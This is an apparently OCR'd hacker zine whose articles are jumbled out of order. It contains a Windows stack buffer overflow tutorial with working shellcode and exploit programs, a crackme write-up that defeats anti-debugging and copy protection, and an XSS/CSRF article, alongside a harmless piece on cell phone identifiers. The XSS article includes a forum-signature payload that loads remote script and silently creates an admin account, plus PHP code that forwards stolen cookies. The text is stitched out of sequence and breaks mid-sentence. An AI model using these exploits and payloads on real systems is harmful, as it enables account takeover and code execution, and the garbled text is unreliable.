0012FDF8    58585858 << This is the EBP we overwrote with 'X's
0012FDFC    7C82385D << This is the RET to the JMP ESP, which is now 0012FE00
0012FE00   5252D231 << This is the start of the shellcode immediately after
0012FE04   EAB85252
0012FE08   FF77D804
0012FE0C   50C031D0
0012FE10   81CAA2B8
0012FE14   58D0FF7C
0012FE18   58585858
```

So ESP and EBP start there right before the RET. Then 58585858 is POP'ed into EBP, and our new RET
is RETN'ed and goes to JMP ESP. At that point, ESP is has also been decremented, and now points to
our shellcode immediately following the RET. Convenient! I think we are ready to attack our first
application. It is a wimp, and I think you can do it. Here's the vulnerable little thing

==========

```
#include <string.h>

int main(int argc, char ** argv)
{
        char buf[256];
        if(argc == 2)
                strcpy(buf, argv[1]);
}
```

==========

The exploit program only adds one more dimension to our existing programs; now we have a JMP ESP
instruction pointer, and our shellcode is placed right after it. I then start up our vulnerable
program, with our specially crafted buffer as the argument, with ShellExecuteEx.

==========

```
#include <string.h>
#include <windows.h>

char shellcode[] =
"\x31\xD2\x52\x52\x52\x52\xB8\xEA\x04\xD8\x77\xFF"
"\xD0\x31\xC0\x50\xB8\xA2\xCA\x81\x7C\xFF\xD0";

int main()
{
        char buffer[300];
        for(int i = 0; i < sizeof(buffer); i++)
                buffer[i] = 'X';

        *(int *) (buffer + 260) = 0x7C82385D;
        memcpy(buffer + 264, shellcode, strlen(shellcode));


        SHELLEXECUTEINFO info = { 0 };

        info.cbSize       = sizeof(info);
        info.lpVerb       = "open";
        info.lpFile       = "c:\\vuln.exe";
        info.lpParameters = buffer;
        info.nShow        = SW_SHOW;

        ShellExecuteEx(&info);
        return 0;
}
```

==========

If it worked, you're practically ready to exploit a real program.

So, let's say retard coded this stupid 'server' if you could call it that.
Make sure to link ws2_32.lib when compiling a winsock enabled application.

==========

```
#include <winsock2.h>
#include <stdio.h>

int main(int argc, char ** argv)
{
   char        buf[256];
   WSADATA     wsaData;
   SOCKET      hSock;
   SOCKET      hClient;
   SOCKADDR_IN  server;


   WSAStartup(MAKEWORD(2, 2), &wsaData);

  hSock = socket(AF_INET, SOCK_STREAM, IPPROTO_TCP);

   server.sin_family = AF_INET;
   server.sin_addr.s_addr = INADDR_ANY;
   server.sin_port = htons(1337);

   bind(hSock, (sockaddr *) &server, sizeof(server));
   listen(hSock, 1);
```

```
00401165  |. 03D0          |ADD EDX,EAX
00401167  |. 59            |POP ECX
00401168  |.^E2 F4         \LOOPD SHORT unpacked.0040115E
0040116A  \. C3            RETN
```

Ok, let's put it all in an ordered way:

-)EDX is set to 0
-)ECX is saved
-)EAX is loaded from ESI
-)unpacked.0040117C is called
-)EAX (probably the result of unpacked.0040117C) is added to EDX
-)ECX is restored
-)This is looped

So this is an additive repeation of unpacked.0040117C. Let's check unpacked.0040117C out:

```
0040117C  /$ B9 20000000    MOV ECX,20
00401181  |> D1E8           /SHR EAX,1
00401183  |. 73 05          |JNB SHORT unpacked.0040118A
00401185  |. 35 2083B8ED    |XOR EAX,EDB88320
0040118A  |>^E2 F5         \LOOPD SHORT unpacked.00401181
0040118C  \. C3            RETN
```

Some people (Vxers, reversers and comp. Sci. Students) will recognize this as a Cyclic Redudancy Check and that's what it is. A Cyclic Redudancy Check is a type of hash function used to produce a checksum, in order to detect errors in transmission or storage. Hmm so it seems unpacked.0040115C does an additive CRC over ECX bytes, to calculate the CRC checksum of the code area unpacked.004011EC
and the next 8 bytes. This is obviously to check if the cracker made any modifications (breakpoints, nops,etc) to this code area. Now let's check what this area is all about:

```
004011EC  /$ 6A 00          PUSH 0
004011EE  |. 68 0D124000     PUSH unpacked.0040120D ;  ASCII "DAEMON"
004011F3  |. 64:67:A1 3000  MOV EAX,DWORD PTR FS:[30]
004011F8  |. 0FB640 02      MOVZX EAX,BYTE PTR DS:[EAX+2]
004011FC  |. 0AC0           OR AL,AL
004011FE  |. 74 02          JE SHORT unpacked.00401202
00401200  |. EB 04          JMP SHORT unpacked.00401206
00401202  |> 33C0           XOR EAX,EAX
00401204  |. C9             LEAVE
00401205  |. C3             RETN
00401206  |> B8 01000000    MOV EAX,1
0040120B  |. C9             LEAVE
0040120C  \. C3             RETN
```

Hmm, more experienced crackers will recognize this as a common trick to detect OllyDBG. To circumvent this we don't need to modify this section at all, we just need the Olly-Invisible plugin. Now, back to where we were, 0x0040103B. It seems the result of this check, along with the result of a call to 0x004011EC (the ollyDBG detection function) is stored in EDX and then 0x00401057 is called. Now we need to watch out since we are gonna be stuffed with Opaque predicates. All shit is bogus until this piece of code:

```
00401076  |. 68 06204000     PUSH unpacked.00402006 ; /RootPathName = "E:\"
0040107B  |. E8 2D020000     CALL <JMP.&KERNEL32.GetDriveTypeA>; \GetDriveTypeA
00401080  |. 83F8 05         CMP EAX,5
```

Here the DriveType of E:\ is determined (since this is a test program not all drives are enumerated but E:\ is assumed as the CD-ROM drive, whatever since we don't have the installation CD it doesn't matter :D) and then it is checked if E:\ is a CD-ROM drive (5 being DRIVE_CDROM). The next important call is a call to GetVolumeInformationA, that will retrieve the CD-Serial in unpacked.00402020. As we can see here:

```
004010A6          |.  813D  20204000  >CMP  DWORD  PTR DS:[402020],DEADBEEF
```

the serial is expected to be 0xDEADBEEF. Since we don't have the CD, we'll nop out the conditional jump right after the CMP (it's a JNZ jump, meaning the serial was invalid and only nasty stuff can happen afterwards so...). Now 0xDEADBEEF is stored in EDX (or at least, we store it there >:p) and a call to unpacked.004011A1 is made, which seems to be a decryption function based on this piece of code:

```
004011C6  |. B9 03000000    MOV ECX,3
004011CB  |. BE 92124000    MOV ESI,unpacked.00401292              ;
ASCII "es``"
004011D0  |. 8BFE           MOV EDI,ESI
004011D2  |> AC             /LODS BYTE PTR DS:[ESI]
004011D3  |. 34 32          |XOR AL,32
004011D5  |. AA             |STOS BYTE PTR ES:[EDI]
004011D6  |.^E2 FA          \LOOPD SHORT unpacked.004011D2
```

What we see here is interesting too:

```
004011A1   /$ E8 1F010000      CALL <JMP.&KERNEL32.GetTickCount>
; [GetTickCount
004011A6  |. 8BD8           MOV EBX,EAX
004011A8  |. CC             INT3
004011A9  |. E8 17010000    CALL <JMP.&KERNEL32.GetTickCount>     ;
[GetTickCount
004011AE  |. 2BC3           SUB EAX,EBX
004011B0  |. 3D 58270000    CMP EAX,2758
```

A call to GetTickCount (Function that retrieves the number of milliseconds that have elapsed since the system was started) is made, then INT3 is called and another call to GetTickCount is made, the results being substracted (EAX thus holding the difference). The interesting thing is INT3, INT3 is a breakpoint, thus halting the debugger and pausing the run of the app. You already feel it coming eh? Because a normal run of the app with a correct CD in the CD-drive would go fine (without CD the app would get lost in invalid,buggy and useless Opaque predicates) and smooth (INT3 doesn't break the app when not being debugged) the difference between the first and second GetTickCount would be nihil, but when debugging you either need to react very very fast (I gave you more time with 2758 milliseconds than most apps that use this trick) or just nop the shit out (providing you don't spot any nasty CRC tricks on that code). For those that think "TO HELL, NOP THOSE CRCs OUT TOO! FUCK YEAH!", those CRCs could actually be used as an arithmetic parameter to a string decryption function. Well, to counter this, we would just fire up the debugger, run it check the CRC of the non-modified piece of code, note it restart all shit, modify the code and feed the good CRC to the decryption function, but that is another story. Then this function is called:

```
0040118D  /$ AC           LODS BYTE PTR DS:[ESI]
0040118E  |. 3D CC000000    CMP EAX,0CC
00401193  |. 75 06          JNZ SHORT unpacked.0040119B
00401195  |. B8 01000000    MOV EAX,1
0040119A  |. C3             RETN
0040119B  |> B8 00000000    MOV EAX,0
004011A0  \. C3             RETN
```

apperently a check if the breakpoint is left intact <.< A pathetic attempt, since we'll just manipulate the register holding the result (EAX). Now we continue and voilá! We get the popup with the password: WAR.

Afterword:

Well, this was just the top of the iceberg, letting you taste the 'forbidden fruit' of reverse engineering, a most enjoyable and profitible practice, usefull for crackers,vxers and exploit developpers alike. There are many,many more ways for a programmer to protect his program from being cracked. The programmer could also make his program decrypt @ runtime (much like a virus) when the correct key is provided, but a reverse-engineer could whipe out the key-checking procedure with nop's (0x90) or turn the conditional jump after the key-checker into an unconditional one. He could make the app run in ring-0 but then we could use soft-ice to debug the app. The programmer could use rootkit techniques to hide his app from userland and kernelland, but then we could use the same techniques as rootkitdetectors.
As you can see, there are endless amounts of ways to protect a program ... but even more to break it :D. I hope you enjoyed reading this article, I certainly enjoyed writing it and remember kids, don't let copyrights on shit products stop you, but give credit where credit is due!

Outro:

Greets and shouts go to HTS (zine staff) members, ASO members, VX.netlux members, .aware crew,RRLF, reversing.be (hagger in special for being such a fucking good reverser) and IRC dudes.

‘Advanced’ Cross-Site-Scripting by r0xes

There are probably thousands of XSS papers, articles, and the like stored on someone’s server or blog. Unfortunately, there are not so many that cover any advanced topics, such as using AJAX for CRSF, using PHP for CRSF, abusing embedded script already on the page...

The point of this article is to shed a brighter light on such topics. I’m going to try to go in-depth without actually falling into a bottomless pit, as it is often that you are in a different situation and with a different attack vector..big attacks are hardly ever the same.

Some terminology notes before we begin...

- AJAX - Asychronus JavaScript and XML - Allows an update/sending of data without having to refresh a page, or a part of a page, etc..

- CRSF - Cross-Site-Request-Forgery - Mostly like the opposite of generic XSS - in a sense that instead of exploiting the user’s trust in a website, you exploit the website’s trust in a user.

/~CONTENTS

\x01: Using AJAX for CRSF

There are (now) quite a few good examples and hundreds of big-time web apps that use AJAX to import nice effects and cool stuff to their page. Very few things tell you how to use it for things deemed ‘bad’. However, there have been 2 things I think are great examples of using it for misdeeds..

[1] MySpace ‘samy is my hero’ Worm
[2] CriticalSecurity.NET ‘I love IceShaman’ Script

Firstly, the I say number one is a worm. It is such because it replicated itself to a user’s profile when they visited. Unfortunately (even though it hit over 1mill users) it didn’t work as fast as it could have, because it used Internet Explorer’s dumb ‘feature’ of executing JavaScript in CSS. The code to this can be found by going to http://namb.la/.

The second one is a script (only) because it did not replicate itself into a user’s anything. It is a good example, however. You can find the code to this by asking IceShaman on irc.hackthissite.org.

Anyway, these are only meant so you can take a look at them. Now, we’ll wander through some code and technical mumbo-jumbo....To start, we need to know how to call the XMLHttpRequest Object. There are many ways of calling the object, but we’ll just use a ‘foolproof’ method. Not all browsers support this object, but almost any new-age browser supports it.

```
  var http_request = false;
  if (window.XMLHttpRequest) {
  // This is the way to ask for the XMLHttpRequest
  // object in Mozilla, Safari, etc;
  http_request = new XMLHttpRequest();
  if (http_request.overrideMimeType) {
    // Some versions of Mozilla get ..pissy..when the mimetype
isnt xml
     http_request.overrideMimeType('text/xml');
   }
 } else if (window.ActiveXObject) {
   try {
     // IE has 2 different ways (versions of IE)
     // of getting the XMLHttp object.
    http_request=new ActiveXObject("Msxml2.XMLHTTP");
   } catch (e) {
     try {
     http_request = new ActiveXObject("Microsoft.XMLHTTP");
     } catch (e) {
     }
  }
}
if(!http_request){
  // browser doesn't support the object..
  alert('browser needs to DIE.');
}
```

It all may seem like a rush to you, but it is very simple. We’re just checking what way we need to call the object. Since Internet Explorer is completely retarded, it has different ways to call it depending on the version. If it can’t get the object at all, then it gives you an alert. For the sake of usablility, we’ll import this and everything we need into a function. This function will be able to send POST requests, and thus GET variables.

```
 [code]
var http_request = false;
function doPost(url, parameters) {
  http_request = false;
  if (window.XMLHttpRequest) {
  // This is the way to ask for the XMLHttpRequest
  // object in Mozilla, Safari, etc;
  http_request = new XMLHttpRequest();
if (http_request.overrideMimeType) {
   // Some versions of Mozilla get ..pissy..when the mimetype
isnt xml
  http_request.overrideMimeType('text/xml');
  }
} else if (window.ActiveXObject) {
  try {
  // IE has 2 different ways (with different versions of IE) of
getting the XMLHttp object. The next two are these
  http_request=new ActiveXObject("Msxml2.XMLHTTP");
  } catch (e) {
    try {
      http_request = new ActiveXObject("Microsoft.XMLHTTP");
    } catch (e) {  }
  }
          }
          if (!http_request) {
            // either the browser is too old, doesn't support
this, etc
            document.write('hono!');
            return false;
             }
          http_request.onreadystatechange = callBackFunc;
          // We open link to our url
          http_request.open('POST', url, false);
             // The next 3 setRequestHeader()s are so we can
use POST correctly
           http_request.setRequestHeader("Content-type", "ap-
plication/x-www-form-urlencoded");
             http_request.setRequestHeader("Content-length",
parameters.length);
                 http_request.setRequestHeader("Connection",
"close");
          // Ok, send our shit now :-)
          http_request.send(parameters);
```

```
int main()
{
        MessageBox(0, 0, 0, 0);
        ExitProcess(0);
        return 0;
}
```

Then, debug the program, step into it, and see where it takes you off to. The base address that the DLL is loaded at varies in different Windows distributions, and makes this shellcode very unportable. The address you find will probably different, but stepping through the program, I found that ExitProcess is at 0x7c81caa2 and MessageBox at 0x77d804ea.

============== NOTE NOTE NOTE ==============
| The address of such an instruction on your machine may not match mine! Search for yourself! |

----------So
here’s what I made. A simple shellcode, this is not the point of the tutorial. See Delikon’s Windows shellcode-picture Book (http://www.delikon.de/shellbuch/eng/1.html) for more info on this very basic technique for making Windows shellcode.

==========

; Assembles NASM -fbin prog.asm

```
[BITS 32]
start:
        xor edx, edx        ; Avoids NULL byte
        push edx            ; MsgBox type
        push edx            ; MsgBox body
        push edx            ; MsgBox caption
        push edx            ; Owner hWnd
        mov eax, 0x77d804ea  ; Addr of MessageBox,
USER32 should be loaded
        call eax

        xor eax, eax        ; Avoids NULL byte
        push eax            ; Exit code
        mov eax, 0x7c81caa2  ; Addr of ExitProcess,
KERNEL32 should be loaded
        call eax
```

==========

I then extract the shellcode from the compiled program, using a program or a hex editor. It corresponds to the opcodes which would make a message box saying error pop up, and then exit. So now I make a small program which will put our shellcode at the start of the buffer that we control, and then jump to the start of it using a JMP EAX call.

==========

```
#include <string.h>
#include <stdio.h>

char shellcode[] =
"\x31\xD2\x52\x52\x52\x52\xB8\xEA\x04\xD8\x77\xFF"
"\xD0\x31\xC0\x50\xB8\xA2\xCA\x81\x7C\xFF\xD0";

void copy(char *s)
{
        char buf[256];
        strcpy(buf, s);
}

int main()
{
        char buffer[512];

        for(int i = 0; i < 260; i++)
                buffer[i] = 'X';

        //
        // Shellcode placed at start of exploit buf
        // 0x7C816353 is a JMP EAX instruction
        //

        memcpy(buffer, shellcode, strlen(shellcode));
        *(int *) (buffer + 260) = 0x7C816353;

        copy(buffer);
        printf("If we got here, it didn't exit like it should
        have");
        return 0;
}
```

==========

This is how our specially crafted exploit buffer looks when laid out next to the actual memory

exploit: < shellcode > < xxxxxxxxxxxxxxxxxxxxxxxxxxxxxx > < altered RET > \
memory : < bufferbufferbufferbufferbuffer > < saved EBP > < real RET > ««____/

The result it returns to our altered RET address, JMP EAX takes us back to our shellcode. There is another register which allows our shellcode to be executed if we alter our program. We can have our program JMP ESP, This happens to work out very nicely. Let me show you the example and explain it afterwards.

==========

```
#include <string.h>
#include <stdio.h>

char shellcode[] =
"\x31\xD2\x52\x52\x52\x52\xB8\xEA\x04\xD8\x77\xFF"
"\xD0\x31\xC0\x50\xB8\xA2\xCA\x81\x7C\xFF\xD0";

void copy(char *s)
{
        char buf[256];
        strcpy(buf, s);
}

int main()
{
        char buffer[300];
        for(int i = 0; i < sizeof(buffer); i++)
                buffer[i] = 'X';

        //
        // 0x7C82385D is a JMP ESP instruction
        // Shellcode placed after overflowed RET
```

All this, you may have already known. But, there are several things on the Windows platform that change the circumstances of this. To see what we are going to do now, let's take a close look at copy()'s stack frame.

<lower <higher memory> memory>

```
[ESP                              EBP]
 ||                               ||
 \/                               \/
```

[data, including the buffer, on stack] [saved ebp] [ret] [args] [main()'s stack frame =>]

```
                                  ^
                                  |
                              << target >>
```

In this problem, we have almost full control over the stack. strcpy will copy any data that we want onto the stack, provided it does not contain any null bytes (which strcpy see's as the end of a string). So now, let's take a look at this vulnerable function after compilation. Compiled with VC++ and trimming the fat which initializes data on the stack and saves registers:

```
PUSH EBP
MOV EBP,ESP
SUB ESP,140

MOV EAX,DWORD PTR SS:[EBP+8]
PUSH EAX
LEA ECX,DWORD PTR SS:[EBP-100]
PUSH ECX
CALL main.strcpy
ADD ESP,8

ADD ESP,140
MOV ESP,EBP
POP EBP
RETN
```

So, essentially, we have control over all the memory from EBP-100 and up, because strcpy does not check whether the buffer is large enough. So now we need to hijack the program by overwriting the RET which is at EBP+4 and making it EIP return to somewhere else. The way I am presenting is the most basic was we can do this, but this concept may be sort of abstract for you autistic kiddo's, so read carefully.

If we can find where the RET is on the stack, we can overwrite it with whatever we want and alter the flow of execution. If all was perfect, we could make it point right to our shellcode. But we may not know the exact address of our shellcode on the stack, so this might be difficult. So, what we can do, is make the RET jump to an instruction, which will take the form of

JMP/CALL <SOMEREGISTER>

Where SOMEREGISTER is a register like EAX, ESP, EBX, as close to your shellcode as possible. In
our code, for example, we are very lucky in that the function strcpy(..) returns a pointer to the destination buffer, which we have control over, and return values are in EAX. So, we need to find an instruction that is JMP EAX or CALL EAX.

One way that we can do this is by using the OLLYUNI plugin (http://www.phenoelit.de/win/index.html)

To use, put the plug-in DLL in the same dir as the Olly executable, start up the debug, right click the disassembly window, and go to Overflow Return Address,and then select ASCII Overflow Returns, and then JMP/CALL EAX. It will freeze for awhile trying to search for the instruction in memory, but then finish after about a minute. Then, right click again, and write the values to a file, and it will show you the address of an instruction in memory. You will want to choose a value that is in a loaded DLL. I, for example, found one at 0x7C816353 in kernel32.dll.

============= NOTE NOTE NOTE ==============
The address of such an instruction on your machine may not match mine! Search for yourself!

So here's how the stack is laid out. We are going to write past the end of the buffer, to the RET value, and overwrite the RET with the address of a JMP / CALL EAX instruction:

```
[ (..... EBP-100 .....) (... EBP ...) (... EBP + 4 ...) ]
  ^
  |   < Buffer -------> Saved EBP --------> RET >
  |                                 |
  |_________________________________________________|
```

So, I needed 104h, 260, bytes of junk, before I get to the RET. If for some reason your situation is different you can start small and keep adding onto the end of a buffer filled with your data, to make the program crash and determine the size of the buffer, keeping an eye on EIP when it is crashing. Then, you can replace the end of it with the address of your JMP EAX instruction. The scene of the crime:

```
#include <string.h>

void copy(char *s)
{
  char buf[256];
  strcpy(buf, s);
}

int main()
{
  char buffer[512];
  for(int i = 0; i < 260; i++)
    buffer[i] = 'X';
  *(int *) (buffer + 260) = 0x7C816353;
  copy(buffer);
  return 0;
}

=========================================
```

It worked first try, and redirected execution to where all those 'X's were. So, what if we replaced
that with some executable code instead of some 'X's? This is called shellcode. It consists of some compiled opcodes that we throw into the gearworks of a vulnerable program to make it do what we want. For simplicity and because some useful shellcode is outside the scope of this article, let's just make some very simple shellcode.

```
#include <windows.h>
```

```
}
function callBackFunc() {
 if (http_request.readyState == 4) {
     if (http_request.status == 200) {
         return true;
     } else {
         return false;
     }
  }
}
```

If you need to only send GET parameters, you would use the function like so: doPost('file.ext?get=vars', '');
This code with no extra whitespace that you can link to is located at http://dynxss.whiteacid.org/x.js.

Okay, so we've got our object working, and we want to start doing some really cool stuff, like making the admin create a new unrestricted account for you, right? Now it's time for a 'case study'. This is just a simple one, _very_ simple.

FlexBB 0.5.5b cleaned new posts extraneously, but it didn't even check user's signatures. It was possible to inject any code you wished, from 'defaces' to full-blown 'you have been logged out, please log in' screens. So, I took a quick look at the administration panel and figured out what I needed to create a new administrator account. Luckily, since FlexBB is still in development, I didn't have to parse for any hashes or anything.

So I had to send 5 variables. A username, the password, password check, email, and the level of access. I want admin, of course. But what happens when the admin views this again? It will just keep 'attempting' to create the same user over and over... We could either use some random name making function or use an off-site list. Just so I didn't have to write even more code, I just decided to use 'Math.floor(Math.random()*(n+1)'. So, I'd put something like:

```
var name = 'blah'+Math.floor(Math.random()*(n+1));
```

And I'd usually have a new name every time. Most likely the administrator will notice this, so we could write a function that is called before the user is created to check if an account has already been created with a specific name, but we're doing this quick here. Anywho, so our code in our signature would look like:

```
<script src="http://mysite.org/lib.js"></script>
  <script>var name='blah'+Math.floor(Math.random()*(n+1)
);doPost('flexbb/admin/users.php?com=addmember&do=addmem
ber2', '&username='+name+'&password=fuyck&password2=fuy
ck&email=fuck@dude.org&position=4');</script>
```

\x02

I know you're thinking I'm weird at this point, but it can be done. All you really need is a host that supports PHP.
The best thing about this is that it can be used with just a simple redirect from one page. So imagine that you link to an 'image' file that
is really just a masked PHP file. It executes with either predefined intent or dynamic uses by GET variables.
[1]. Predefined/Static.

```
<?php header("Location: http://www.somesite.org/index.
php?act=deluser&id=1"); ?>
```

[2]. Dynamic (call by something like <img src='http://mysite.org/img.jpg?s=site.org&p=ucp.php&g=op:edprof,content:im%20so%20dumb'>)
(seems a bit complicated? lol.)

```
$site = $_GET['s']; $page = $_GET['p']; $vars = $_GET['g'];
$realvars = explode(',', $vars); foreach($realvars as
$rv){ $x = explode(':', $rv); $snd .= '&'.$x[0].'='.$x[1];
} header("Location: ".$site."/".$page."?".$snd);
```

Also, if you can send along document.cookie, you could do something like:

```
$out = "POST $page HTTP/1.1\r\n"; $out .= "Host: $host\
r\n"; $out .= "Cookie: $cookie\r\n"; $out .= "User-
Agent: $useragent\r\n"; $out .= "Content-length:
".(strlen($data))."\r\n"; $out .= "Connection: Close\r\
n"; $out .= "Content-Type: application/x-www-form-urlen-
coded\r\n\r\n$data"; $fs = fsockopen($site, 80, $errno,
$errstr, 0); fwrite($fs, $out); fclose($fs);
```

Although these are not really practical approaches, as in the first example you cannot automate POST data, and the second will be defeated
if the remote server checks IP addresses (which isn't very common except among the likes of banks and such.)

\x03

There are many XSS attacks that happen every day. Most are unsuccessful, because they are just simple techniques that are extremely
noticeable. Most of the time this is either blatant stupidity, or the nature of the attack leaves it in plain sight. This is a big problem, because we don't want the administrator to notice some wierd-ass fuckup on a page he's visiting, and look too much into it.

Cellular Suprises
by: BrokenKeyChain

So You Missed the Wireless Revolution?

Everyone is familiar with cellular phones and has at some point used a cellular phone. Most people in so-called civilized countries own cell phones and use them regularly. With such a widespread use there arise certain individuals who sport interest in pushing these phones and their providers to their ultimate limitations and asking that god-forsaken question: “Just what can you do with a cell phone?”

With their momentous rise in popularity, cell phone providers are forced to think of new and unique options for their phones; what started out as a wireless utility for connecting individuals has evolved and been given new functions like organizers, gaming, text messaging, picture taking and built in cameras, ring tone downloading and much, much more. Indeed, with the apple iPOD compatible phone, recently developed by Apple and Motorola, the future looks bright for this industry. The phone companies give so many options to phone users, most users don’t even realize that the phone may have abilities they are unaware of, menus that could change the phone’s functioning, passwords that would let them change their number to whatever they want at any time. Fortunately, cellular entrepreneurs who realize the value of this information provide it in numerous online references.

When you get a cell phone, you’re going to have a wireless cellular provider. Now, don’t get the wireless provider confused with the phone’s maker. You may have a Nokia or Motorola, but your wireless provider could be Sprint, or worse yet, T-Mobile. Although T-Mobile does have decent roaming partners in terms of GSM. Just what are roaming partners? Well, we’ve got to understand what roaming is first. Now, let’s say that my home service area is the state I live in. If I were to go to say, Hawaii, I would no longer be in my home area. I would be roaming. When I’m roaming, I may be charged more for my calls. How do I know my home area? It’ll be listed in the phone plan. There is no set distance that a home area covers. It can be a city, a state, the whole country. Your home area is defined by whatever rate plan you use. That rate plan will also define your roaming charge. Sometimes you’ll need to pay a bit extra, other times the provider just won’t have a roaming charge. Providers will always try to get a wide network of roaming partners. If I go to France, my provider may not cover that area. If the provider has no roaming partners in France, I’m out of luck, I won’t get any service. However, if my provider is say, T-Mobile, I will be perfectly fine. They have a partnership with Bouygues Telecom, a French provider with national coverage.

Well, what is it that makes a cell phone unique? In addition to its phone number (MIN) each phone has its own electronic serial number (ESN), factory set on every phone. It’s engraved into a memory chip called Programmable Read Only Memory (PROM), Erasable Programmable Read Only Memory (EPROM), or Electronically Erasable Programmable Read Only Memory (EEPROM). EPROM and EEPROM are the most commonly used. To find your ESN, either take out your phone’s battery, inside there should be some sort of information sticker, called a compliance plate, with your ESN listed or dial *#06#. If not, check for an International Mobile Equipment Identity (IMEI) number. IMEI means that your phone is connected through the Global System for Mobile Communications (GSM), which is quite popular by the way, besides being the standard for Europe and Asia and owning about 80% of the wireless market. Code Division Multiple Access (CDMA) is the U.S. attempt at equaling GSM. There’s an argument out there about which is better, GSM or CDMA. It’s a fairly interesting argument with good points on both sides. GSM is used by companies like AT&T, Cingular and T-mobile, while CDMA is favored by Verizon and Sprint; they’re roaming partners, and Alltel. Some say GSM has worse audio quality than CDMA, but that depends on a number of factors. Personally, I prefer GSM, but it’s your choice.

So anyway, back to ESN. The ESN is an 11 digit identification number format xxxxxxxxxxx. That looks pretty ugly, so I’m going to cut it into 3 parts, xxx-xx-xxxxxx. The first part is the manufacturer’s decimal code. It’s a 3 digit code which tells you who made your phone. The next 2 digits are reserved. And the last 6 digits are the phone’s serial number (SNR) uniquely assigned to each phone.

With GSM you have an IMEI code. An IMEI code is a unique 15 digit identification number formatted: either xxxxxx-xx-xxxxxx-x or xxxxxxxx-xxxxxx-x depending on the phone’s production date, before or after January 1, 2003. The first 6/8 digits are the type approval/allocation code (TAC). This shows where the type approval/allocation was sought for the phone. The first 2 digits in this number represent the country code. I shouldn’t need to say this, but just in case, the country code is the same for both wired and wireless telecommunications. The second group of numbers is the Final Assembly Code (FAC) and used to identify the manufacturer.

However, a procedure set January 1, 2003 makes the FAC obsolete, setting it at 00 until April 1, 2004 when it is no longer included. Because of the new procedure, the TAC was expanded to 8 digits. The third group is the 6 digit Serial Number (SNR). Finally, the last group is the Check Digit (CD) used to check the code for its validity. It’s a checksum to prevent IMEI tampering. The CD only applies to phones of Phase 2 and higher, Phase 1 GSMs have an automatic 0 for the CD. An International Mobile Equipment Identity and Software Version (IMEISV) number is sometimes used. It gives you the phones original software number by adding a 2 digit Software Version Number (SVN) at the end of the code. So the number format is changed to xxxxxxxx-xxxxxx-x-xx.

Further information on your phone is contained in the Subscriber Identity Module (SIM) card. The SIM card originally started out on GSM phones, but CDMA saw the usefulness of the card and promptly began implementing it as well. GSM’s cards are still superior though. When you turn on your phone and try to access its features too early, you may get a message like “Reading SIM”, or if you dial a number stored in your phonebook without going through the phonebook, it may not list the name of the person you’re calling. That’s because phonebook information such as numbers and missed calls is, usually by default, stored on your SIM. Now, technically, SIM is not really the card itself. SIM refers to a Universal Integrated Circuit Card (UICC) with an SIM application that stores phone numbers and text messages. Among other things, it can also store memos and Internet browser bookmarks for those with wireless Internet phone access.

The SIM card also contains several numbers that identify it and the customer that uses it. First is the International Mobile Station Identity (IMSI) number. The IMSI number is a unique 15 digit identification number that identifies GSM and Universal Mobile Telecommunications System (UMTS) network mobile phone users. UMTS is a third generation mobile phone system, as apposed to GSM which is second generation. Originally, UMTS phones were incompatible with GSM but as of 2004, UMTS phones have been dual UMTS/GSM, allowing them to continue functioning in a UMTS unsupported area. UMTS has also been called W-CDMA, this isn’t exactly true since UMTS only uses W-CDMA’s air interface, transmission between phones and towers, while using GSM’s Mobile Application Part (MAP) core, the protocol providing mobile functions like call routing and GSM’s speech codecs. The equivalent of the SIM on UMTS is the USIM or Universal Subscriber Identity Module.

Don’t go getting the IMSI and the IMEI confused. They’re both 15 digit identification numbers, however, IMEI is for your phone, and IMSI is for your SIM. The IMEI will be printed on an information sticker under the battery of your phone, and you can also bring it up by using the standard IMEI code *#06#. The IMSI will be printed on your SIM card. Often the formatting will be xxxxxxxxxxxxxx. Like the IMEI, this number can be taken apart. If we divide it into portions, the formatting becomes xxx-xx(x)-xxxxxxxxx(x). Why are an x in part two and an x in part three in parenthesis? The first set of three digits is your Mobile Country Code (MCC). There is a special set of IMSI specific country codes. The next set can be either two or three digits, depending on where you live: two digits in Europe, three in North America. This is the Mobile Network Code (MNC) which tells you

‘This Reminds Me of the Time I Slept With Your Mother’ And Other Interesting Windows Buffer Overflow Stories

*This article will force the concept of a buffer overflow into your skull, and teach you to code buffer overflow exploits on Windows. Every article that exists on the internet teaches is a walkthrough from really basic ASM to simple BOF for a *nix machine, and it can be difficult to get a simple “Hello World” in Windows vuln dev to work. I have not before found an article which analyzes buffer overflows for Windows as ‘Smashing the Stack’ [3] for *nix, and documents like ‘The Tao of the Windows Buffer Overflow’ [2] can be difficult to follow if one does not have experience doing them on a *nix platform.*

This article is really pretty detailed, but regardless, it may help to know a few things before reading this paper. Some basic details about C programming and some very simple ASM knowledge will help. Things such as how the EBP and ESP registers function in relation to a functions stack frame and how some ASM instructions manipulate the call stack. Every tutorial in the world tells you exactly what these things do and there is plenty of documentation.

So I am going to give as little background as possible with these aspects, and focus on the less often addressed aspect of how to do a buffer overflow exploit on Windows. If you do not have any background, and may have scrolled down and found a lot of what is written sounds like a foreign language, then I you might find the information from ‘Smashing the Stack’ [3] could be valuable prerequisite reading, especially information before the section about writing shell code.

Also, I can suggest the IA-32 Developer’s Manual Vol. 1 to teach yourself. All of Chapter 6 of the manual devoted to explain how calling conventions work, how the stack is set up, and other useful information. It can be found here:


http://www.intel.com/design/pentium4/manuals/index_new.htm ftp://download.intel.com/design/Pentium4/manuals/25366519.pdf

Don’t let this seem too daunting, you will hopefully be able to find most of the concepts pretty simply. So let us jump right into things. Here’s some simple code that will crash because it overwrites special memory, used to control execution, on the stack:


```
#include <string.h>
void copy(char *s)
{
        char buf[256];
        strcpy(buf, s);
}
int main()
{
        char buffer[512];
        for(int i = 0; i < 512; i++)
                buffer[i] = ‘X’;
        copy(buffer);
        return 0;
}
```

